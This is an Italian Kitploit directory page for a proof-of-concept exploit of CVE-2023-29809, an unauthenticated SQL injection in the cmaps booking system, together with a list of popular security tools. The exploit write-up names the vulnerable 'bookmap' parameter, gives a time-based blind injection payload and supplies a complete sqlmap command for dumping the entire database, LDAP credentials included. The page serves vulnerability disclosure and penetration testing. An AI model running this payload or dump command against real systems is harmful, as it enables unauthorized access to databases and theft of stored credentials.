Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/zprototype/cve-2023-29809
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubzprototype/cve-2023-29809

CVE-2023-29809

Exploit proof-of-concept per CVE-2023-29809: SQL injection non autenticata nel sistema di prenotazione cmaps. Dimostra l'injection blind basata sul tempo e fornisce il comando sqlmap per l'estrazione del database.

Vedi Repository
11243 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    387
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    308
  • 6

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    275

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Exploit Title: Unauthenticated SQL injection

  • Google Dork:
  • Date: 27.04.2023
  • Exploit Author: Lucas Noki (0xPrototype)
  • Vendor Homepage: https://github.com/vogtmh
  • Software Link: https://github.com/vogtmh/cmaps
  • Version: 8.0
  • Tested on: Mac, Windows, Linux
  • CVE : CVE-2023-29809

Descrizione:

La vulnerabilità trovata è una SQL injection. Il parametro bookmap è vulnerabile. Visitando la pagina: http://192.168.0.56/rest/booking/index.php?mode=list&bookmap=test otteniamo la normale risposta JSON. Tuttavia, se un singolo apice viene aggiunto al valore del parametro bookmap, otteniamo un messaggio di errore:

<b>Warning</b>: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in <b>/var/www/html/rest/booking/index.php</b> on line <b>152</b><br />

Ora, se vengono aggiunti due apici singoli, otteniamo la risposta normale senza errori. Ciò conferma l'opportunità di SQL injection. Per provare effettivamente la SQL injection, alleghiamo il seguente payload:

'-(select*from(select+sleep(2)+from+dual)a)--+

La pagina attenderà per due secondi. Questo conferma la SQL injection.

Passaggi per riprodurre:

  1. Invia il seguente payload per testare la vulnerabilità: '-(select*from(select+sleep(2)+from+dual)a)--+

  2. Se il sito ha atteso due secondi, esegui il seguente comando sqlmap per scaricare l'intero database inclusi i ldap credentials.

    python3 sqlmap.py -u "http://<IP>/rest/booking/index.php?mode=list&bookmap=test*" --random-agent --level 5 --risk 3 --batch --timeout=10 --drop-set-cookie -o --dump
    

Un ringraziamento speciale va a iCaotix che mi ha aiutato notevolmente nell'impostazione dell'ambiente e nel debugging del mio payload.

Richiesta al server:

Screenshot 2023-04-30 alle 22.23.51


Risposta dal server:

Guarda il tempo di risposta.

Screenshot 2023-04-30 alle 22.24.35
Scarica lo strumento